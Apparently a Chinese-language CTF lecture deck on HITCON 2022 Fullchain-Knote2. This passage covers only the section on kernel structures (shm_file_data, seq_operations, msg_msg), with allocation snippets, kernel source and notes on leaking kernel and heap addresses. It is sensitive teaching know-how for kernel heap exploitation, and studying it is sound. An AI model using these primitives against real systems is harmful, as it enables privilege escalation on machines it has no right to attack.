



# HITCON CTF 2022

## Fullchain-Knote2

### (Kernel Exploitation)

2023/04/20 Pumpkin 🎃



# Outline

- ▶ Helpful Struct
- ▶ Exploitation Technique
- ▶ Challenge
- ▶ Exploit



# Helpful Struct

- ▶ 參考文章：
  - ⦿ [Kernel Exploitで使える構造体集](#)
  - ⦿ [Kernel Exploit 用到的结构体](#)
  - ⦿ [kernel exploit 有用的结构体——spray&victim](#)

# Helpful Struct

## shm\_file\_data

- ▶ 大小 : 0x20 (kmalloc-32)
- ▶ FROM : GFP\_KERNEL
- ▶ ADDRESS :
  - ⌚ file - heap address
  - ⌚ ns - kernel address

```
struct shm_file_data {  
    int id;  
    struct ipc_namespace *ns;  
    struct file *file;  
    const struct vm_operations_struct *vm_ops;  
};
```

# Helpful Struct

## shm\_file\_data

- ▶ `shmget` - 取得 System V shared memory segment 的 ID
- ▶ `shmat` - attach 對應 ID 的 System V shared memory segment

# Helpful Struct

## shm\_file\_data - shmget

- ▶ shmget - 取得 System V shared memory segment 的 ID
  - ⌚ IPC\_CREAT - 建立一個新的
- ▶ shmat - attach 對應 ID 的 System V shared memory segment

```
shmid[index] = shmget(IPC_PRIVATE, PAGE_SIZE, IPC_CREAT | 0600);
if (shmid[index] < 0)
    perror_exit("shmget");
```

# Helpful Struct

## shm\_file\_data - shmat

- ▶ shmget - 取得 System V shared memory segment 的 ID
- ▶ shmat - attach 對應 ID 的 System V shared memory segment
- ⌚ 存取權限隨便給都沒差，shm\_file\_data 只是 shm 建立期間所新增的結構

```
shmaddr[index] = (void *)shmat(shmid[index], NULL, SHM_RDONLY);
if (shmaddr[index] < 0)
    perror_exit("shmat");
```

# Helpful Struct

## shm\_file\_data - shmat

```
SYSCALL_DEFINE3(shmat, int, shmid, char __user *, shmaddr, int, shmflg)
{
    unsigned long ret;
    long err;

    err = do_shmat(shmid, shmaddr, shmflg, &ret, SHMLBA);
    if (err)
        return err;
    force_successful_syscall_return();
    return (long)ret;
}
```

```
long do_shmat(int shmid, char __user *shmaddr, int shmflg,
              ulong *raddr, unsigned long shmlba)
{
    // ...
    sfd = kzalloc(sizeof(*sfd), GFP_KERNEL);
    sfd->id = shp->shm_perm.id;
    sfd->ns = get_ipc_ns(ns);
    sfd->file = base;
    sfd->vm_ops = NULL;
    file->private_data = sfd;
```

# Helpful Struct

## shm\_file\_data

- ▶ 使用方式1 : leak kernel address
  - ⦿ ns 為 current->nsproxy->ipc\_ns , 一般指向位於 kernel 的 init\_ipc\_ns
  - ⦿ 如果是在新的 namespace (CLONE\_NEWIPC) 就不會有

```
struct ipc_namespace init_ipc_ns = {  
    .ns.count = REFCOUNT_INIT(1),  
    .user_ns = &init_user_ns,  
    .ns.inum = PROC_IPC_INIT_INO,  
#ifdef CONFIG_IPC_NS  
    .ns.ops = &ipcn_ns_operations,  
#endif  
};
```

# Helpful Struct seq\_operations

- ▶ 大小 : 0x20 (kmalloc-cg-32)
- ▶ FROM : GFP\_KERNEL\_ACCOUNT
- ▶ ADDRESS :
  - ⌚ start, stop, next, show - kernel address

```
struct seq_operations {  
    void * (*start) (struct seq_file *m, loff_t *pos);  
    void (*stop) (struct seq_file *m, void *v);  
    void * (*next) (struct seq_file *m, void *v, loff_t *pos);  
    int (*show) (struct seq_file *m, void *v);  
};
```

# Helpful Struct seq\_operations

- ▶ 分配 - 開啟 /proc/self/stat
- ▶ 釋放 - 關閉

```
void alloc_seq_ops(int index)
{
    seq_ops[index] = open("/proc/self/stat", O_RDONLY);
    if (seq_ops[index] < 0)
        perror_exit("open /proc/self/stat");
}

void free_seq_ops(int index)
{
    close(seq_ops[index]);
}
```

# Helpful Struct seq\_operations

```
static const struct proc_ops stat_proc_ops = {
    .proc_flags = PROC_ENTRY_PERMANENT,
    .proc_open  = stat_open,
    .proc_read_iter = seq_read_iter,
    .proc_lseek = seq_lseek,
    .proc_release = single_release,
};
```

```
static int stat_open(struct inode *inode, struct file *file)
{
    unsigned int size = 1024 + 128 * num_online_cpus();

    /* minimum size to display an interrupt count : 2 bytes */
    size += 2 * nr_irqs;
    return single_open_size(file, show_stat, NULL, size);
}
```

# Helpful Struct seq\_operations

- ▶ 透過 kvmalloc 分配一塊記憶體，用來存輸出的資料
- ▶ 初始化 sequential file

```
int single_open_size(struct file *file, int (*show)(struct seq_file *, void *),
                     void *data, size_t size)
{
    char *buf = seq_buf_alloc(size);
    int ret;
    if (!buf)
        return -ENOMEM;
    ret = single_open(file, show, data);
    if (ret) {
        kfree(buf);
        return ret;
    }
    ((struct seq_file *)file->private_data)->buf = buf;
    ((struct seq_file *)file->private_data)->size = size;
    return 0;
}
```

# Helpful Struct seq\_operations

- ▶ 透過 kvmalloc 分配一塊記憶體，用來存輸出的資料
- ▶ 初始化 sequential file

```
int single_open_size(struct file *file, int (*show)(struct seq_file *, void *),
                     void *data, size_t size)
{
    char *buf = seq_buf_alloc(size);
    int ret;
    if (!buf)
        return -ENOMEM;
    ret = single_open(file, show, data);
    if (ret) {
        kfree(buf);
        return ret;
    }
    ((struct seq_file *)file->private_data)->buf = buf;
    ((struct seq_file *)file->private_data)->size = size;
    return 0;
}
```

# Helpful Struct seq\_operations

- ▶ 透過 kvmalloc 分配一塊記憶體，用來存輸出的資料

- ▶ 初始化 sequential file

⌚ 分配空間

⌚ 初始化 function pointer

⌚ 初始化 struct seq\_file

```
int single_open(struct file *file, int (*show)(struct seq_file *, void *),
                void *data)
{
    struct seq_operations *op = kmalloc(sizeof(*op), GFP_KERNEL_ACCOUNT);
    int res = -ENOMEM;

    if (op) {
        op->start = single_start;
        op->next = single_next;
        op->stop = single_stop;
        op->show = show;
        res = seq_open(file, op);
        if (!res)
            ((struct seq_file *)file->private_data)->private = data;
        else
            kfree(op);
    }
    return res;
}
```

# Helpful Struct seq\_operations

▶ 透過 kvmalloc 分配一塊記憶體，用來存輸出的資料

▶ 初始化 sequential file

⦿ 分配空間

⦿ 初始 function pointer

⦿ 初始 struct seq\_file

```
int single_open(struct file *file, int (*show)(struct seq_file *, void *),
                void *data)
{
    struct seq_operations *op = kmalloc(sizeof(*op), GFP_KERNEL_ACCOUNT);
    int res = -ENOMEM;

    if (op) {
        op->start = single_start;
        op->next = single_next;
        op->stop = single_stop;
        op->show = show;
        res = seq_open(file, op);
        if (!res)
            ((struct seq_file *)file->private_data)->private = data;
        else
            kfree(op);
    }
    return res;
}
```

# Helpful Struct seq\_operations

- ▶ 透過 kvmalloc 分配一塊記憶體，用來存輸出的資料

- ▶ 初始化 sequential file

⌚ 分配空間

⌚ 初始化 function pointer

⌚ 初始化 struct seq\_file

```
int single_open(struct file *file, int (*show)(struct seq_file *, void *),
                void *data)
{
    struct seq_operations *op = kmalloc(sizeof(*op), GFP_KERNEL_ACCOUNT);
    int res = -ENOMEM;

    if (op) {
        op->start = single_start;
        op->next = single_next;
        op->stop = single_stop;
        op->show = show;
        res = seq_open(file, op);
        if (!res)
            ((struct seq_file *)file->private_data)->private = data;
        else
            kfree(op);
    }
    return res;
}
```

# Helpful Struct seq\_operations

► 使用方式1 : leak kernel address

⌚ 四個 function pointer 都指向 kernel text

```
void *single_start(struct seq_file *p, loff_t *pos)
{
    return *pos ? NULL : SEQ_START_TOKEN;
}


static void *single_next(struct seq_file *p, void *v, loff_t *pos)
{
    ***pos;
    return NULL;
}

static void single_stop(struct seq_file *p, void *v)
{}
```

# Helpful Struct

## msg\_msg

- ▶ 大小 : 0x30 (kmalloc-cg-48) ~ 0x1000 (kmalloc-cg-4096)
  - ⦿ 前 0x30 為不可控 header
- ▶ FROM : GFP\_KERNEL\_ACCOUNT
- ▶ ADDRESS :
  - ⦿ next, m\_list - heap address



# Helpful Struct

## msg\_struct

- ▶ msgget - 取得 message queue ID
- ▶ msgsnd - 向 message queue 傳送資料
- ▶ msgrcv - 從 message queue 接收資料

# Helpful Struct

## msg\_msg - msgget

- ▶ msgget - 取得 message queue ID
  - ⌚ 只需要建立並取得 queue ID 就好
- ▶ msgsnd - 向 message queue 傳送資料
- ▶ msgrcv - 從 message queue 接收資料

```
msqid = msgget(IPC_PRIVATE, 0644 | IPC_CREAT);
if (msqid == -1)
    perror_exit("msgget");
```

# Helpful Struct

## msg\_msg - msgsnd

- ▶ msgget - 取得 message queue ID
- ▶ msgsnd - 向 message queue 傳送資料
  - ⦿ 填入 mtype 跟資料，type value 似乎沒有差

- ▶ msgrcv - 從 message queue 接收資料

```
struct msghdr {  
    long mtype;          /* message type, must be > 0 */  
    char mtext[1];        /* message data */  
} msghdr;  
  
ret = msgsnd(msqid, &msghdr, size, 0);
```

# Helpful Struct msg\_msg - msgsnd

```
SYSCALL_DEFINE4(msgsnd, int, msqid, struct msgbuf __user *, msgp, size_t, msgsz,  
               int, msgflg)  
{  
    return ksys_msgsnd(msqid, msgp, msgsz, msgflg);  
}
```

```
long ksys_msgsnd(int msqid, struct msgbuf __user *msgp, size_t msgsz,  
                  int msgflg)  
{  
    long mtype;  
  
    if (get_user(mtype, &msgp->mtype))  
        return -EFAULT;  
    return do_msnsnd(msqid, mtype, msgp->mtext, msgsz, msgflg);  
}
```

```
static long do_msnsnd(int msqid, long mtype, void __user *mtext,  
                      size_t msgsz, int msgflg)  
{  
    struct msg_queue *msq;  
    struct msg_msg *msg;  
    // ...  
    msg = load_msg(mtext, msgsz);  
    if (IS_ERR(msg))  
        return PTR_ERR(msg);  
    msg->m_type = mtype;  
    msg->m_ts = msgsz;
```

將資料大小儲存在 msg\_msg.m\_ts

# Helpful Struct

## msg\_msg - msgsnd

- ▶ 分配 msg
- ▶ 將使用者資料拆成至多 DATALEN\_MSG
- ▶ 複製資料到 msg buffer

```
struct msg_msg *load_msg(const void __user *src, size_t len)
{
    struct msg_msg *msg;
    struct msg_msgseg *seg;
    int err = -EFAULT;
    size_t alen;

    msg = alloc_msg(len);
    if (msg == NULL)
        return ERR_PTR(-ENOMEM);

    alen = min(len, DATALEN_MSG);
    if (copy_from_user(msg + 1, src, alen))
        goto out_err;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        src = (char __user *)src + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_from_user(seg + 1, src, alen))
            goto out_err;
    }

    err = security_msg_msg_alloc(msg);
    if (err)
        goto out_err;

    return msg;
```

# Helpful Struct

## msg\_msg - msgsnd

- ▶ 分配 msg
  - ⦿ 分配 msg\_msg，最多到 PAGE\_SIZE
    - > DATALEN\_MSG = PAGE\_SIZE - sizeof(struct msg\_msg)
  - ⦿ 剩下的資料拆成 msg\_msgseg，也是最多一個 PAGE
- ▶ 將使用者資料拆成至多 DATALEN\_MSG
- ▶ 複製資料到 msg buffer

```
static struct msg_msg *alloc_msg(size_t len)
{
    struct msg_msg *msg;
    struct msg_msgseg **pseg;
    size_t alen;

    alen = min(len, DATALEN_MSG);
    msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT);
    if (msg == NULL)
        return NULL;

    msg->next = NULL;
    msg->security = NULL;

    len -= alen;
    pseg = &msg->next;
    while (len > 0) {
        struct msg_msgseg *seg;

        cond_resched();

        alen = min(len, DATALEN_SEG);
        seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT);
        if (seg == NULL)
            goto out_err;
        *pseg = seg;
        seg->next = NULL;
        pseg = &seg->next;
        len -= alen;
    }

    return msg;

out_err:
    free_msg(msg);
    return NULL;
}
```

# Helpful Struct

## msg\_msg - msgsnd

- ▶ 分配 msg
  - ⦿ 分配 msg\_msg，最多到 PAGE\_SIZE
    - > DATALEN\_MSG = PAGE\_SIZE - sizeof(struct msg\_msg)
  - ⦿ 剩下的資料拆成 msg\_msgseg，也是最多一個 PAGE
- ▶ 將使用者資料拆成至多 DATALEN\_MSG
- ▶ 複製資料到 msg buffer

```
static struct msg_msg *alloc_msg(size_t len)
{
    struct msg_msg *msg;
    struct msg_msgseg **pseg;
    size_t alen;

    alen = min(len, DATALEN_MSG);
    msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT);
    if (msg == NULL)
        return NULL;

    msg->next = NULL;
    msg->security = NULL;

    len -= alen;
    pseg = &msg->next;
    while (len > 0) {
        struct msg_msgseg *seg;


        cond_resched();

        alen = min(len, DATALEN_SEG);
        seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT);
        if (seg == NULL)
            goto out_err;
        *pseg = seg;
        seg->next = NULL;
        pseg = &seg->next;
        len -= alen;
    }

    return msg;

out_err:
    free_msg(msg);
    return NULL;
}
```

# Helpful Struct msg\_msg - msgsnd



# Helpful Struct

## msg\_msg - msgsnd

- ▶ 分配 msg
- ▶ 將使用者資料拆成至多 DATALEN\_MSG
- ▶ 複製資料到 msg buffer

```
struct msg_msg *load_msg(const void __user *src, size_t len)
{
    struct msg_msg *msg;
    struct msg_msgseg *seg;
    int err = -EFAULT;
    size_t alen;

    msg = alloc_msg(len);
    if (msg == NULL)
        return ERR_PTR(-ENOMEM);

    alen = min(len, DATALEN_MSG);
    if (copy_from_user(msg + 1, src, alen))
        goto out_err;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        src = (char __user *)src + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_from_user(seg + 1, src, alen))
            goto out_err;
    }

    err = security_msg_msg_alloc(msg);
    if (err)
        goto out_err;

    return msg;
}
```

# Helpful Struct

## msg\_msg - msgsnd

- ▶ 分配 msg
- ▶ 將使用者資料拆成至多 DATALEN\_MSG
- ▶ 複製資料到 msg buffer

```
struct msg_msg *load_msg(const void __user *src, size_t len)
{
    struct msg_msg *msg;
    struct msg_msgseg *seg;
    int err = -EFAULT;
    size_t alen;

    msg = alloc_msg(len);
    if (msg == NULL)
        return ERR_PTR(-ENOMEM);

    alen = min(len, DATALEN_MSG);
    if (copy_from_user(msg + 1, src, alen))
        goto out_err;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        src = (char __user *)src + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_from_user(seg + 1, src, alen))
            goto out_err;
    }

    err = security_msg_msg_alloc(msg);
    if (err)
        goto out_err;

    return msg;
```

# Helpful Struct

## msg\_msg - msgrcv

- ▶ msgget - 取得 message queue ID
- ▶ msgsnd - 向 message queue 傳送資料
- ▶ msgrcv - 從 message queue 接收資料
  - ⦿ MSG\_NOERROR - msg 如果大於 size 就直接 truncate 掉
  - ⦿ \*\*MSG\_COPY\*\* - duplicate 一份 msg，原本的 msg 不會被釋放
  - ⦿ IPC\_NOWAIT - queue 沒 msg 就馬上回傳

```
ret = msgrcv(msqid, msg, size, msqtyp, MSG_NOERROR | IPC_NOWAIT);
if (ret == -1)
    perror_exit("msgrcv");
```

# Helpful Struct

## msg\_msg - msgrcv

```
SYSCALL_DEFINE5(msgrcv, int, msqid, struct msgbuf __user *, msgp, size_t, msgs,
               long, msgtyp, int, msgflg)
{
    return ksys_msgrcv(msqid, msgp, msgs, msgtyp, msgflg);
}
```

```
long ksys_msgrcv(int msqid, struct msgbuf __user *msgp, size_t msgs,
                  long msgtyp, int msgflg)
{
    return do_msgrcv(msqid, msgp, msgs, msgtyp, msgflg, do_msg_fill);
}
```

```
static long do_msgrcv(int msqid, struct msgbuf __user *msgp, size_t msgs,
                      long msgtyp, int msgflg, void __user *dest)
{
    struct msgbuf __user *dest = msgp;
    size_t msgs;

    if (put_user(msg->m_type, &msgp->mtype))
        return -EFAULT;

    msgs = (bufsz > msg->m_ts) ? msg->m_ts : bufsz;
    if (store_msg(msgp->mtext, msg, msgs))
        return -EFAULT;
    return msgs;
}
```

# Helpful Struct

## msg\_msg - msgrcv

- ▶ 遍歷整個 msg (msg\_msg 以及 msg\_msgseg)
- ▶ 複製資料到 user buffer

```
int store_msg(void __user *dest, struct msg_msg *msg, size_t len)
{
    size_t alen;
    struct msg_msgseg *seg;

    alen = min(len, DATALEN_MSG);
    if (copy_to_user(dest, msg + 1, alen))
        return -1;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        dest = (char __user *)dest + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_to_user(dest, seg + 1, alen))
            return -1;
    }
    return 0;
}
```

# Helpful Struct

## msg\_msg - msgrcv

- ▶ 遍歷整個 msg (msg\_msg 以及 msg\_msgseg)
- ▶ 複製資料到 user buffer

```
int store_msg(void __user *dest, struct msg_msg *msg, size_t len)
{
    size_t alen;
    struct msg_msgseg *seg;

    alen = min(len, DATALEN_MSG);
    if (copy_to_user(dest, msg + 1, alen))
        return -1;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        dest = (char __user *)dest + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_to_user(dest, seg + 1, alen))
            return -1;
    }
    return 0;
}
```

# Helpful Struct

## msg\_msg

### ► 使用方式1：leak heap address

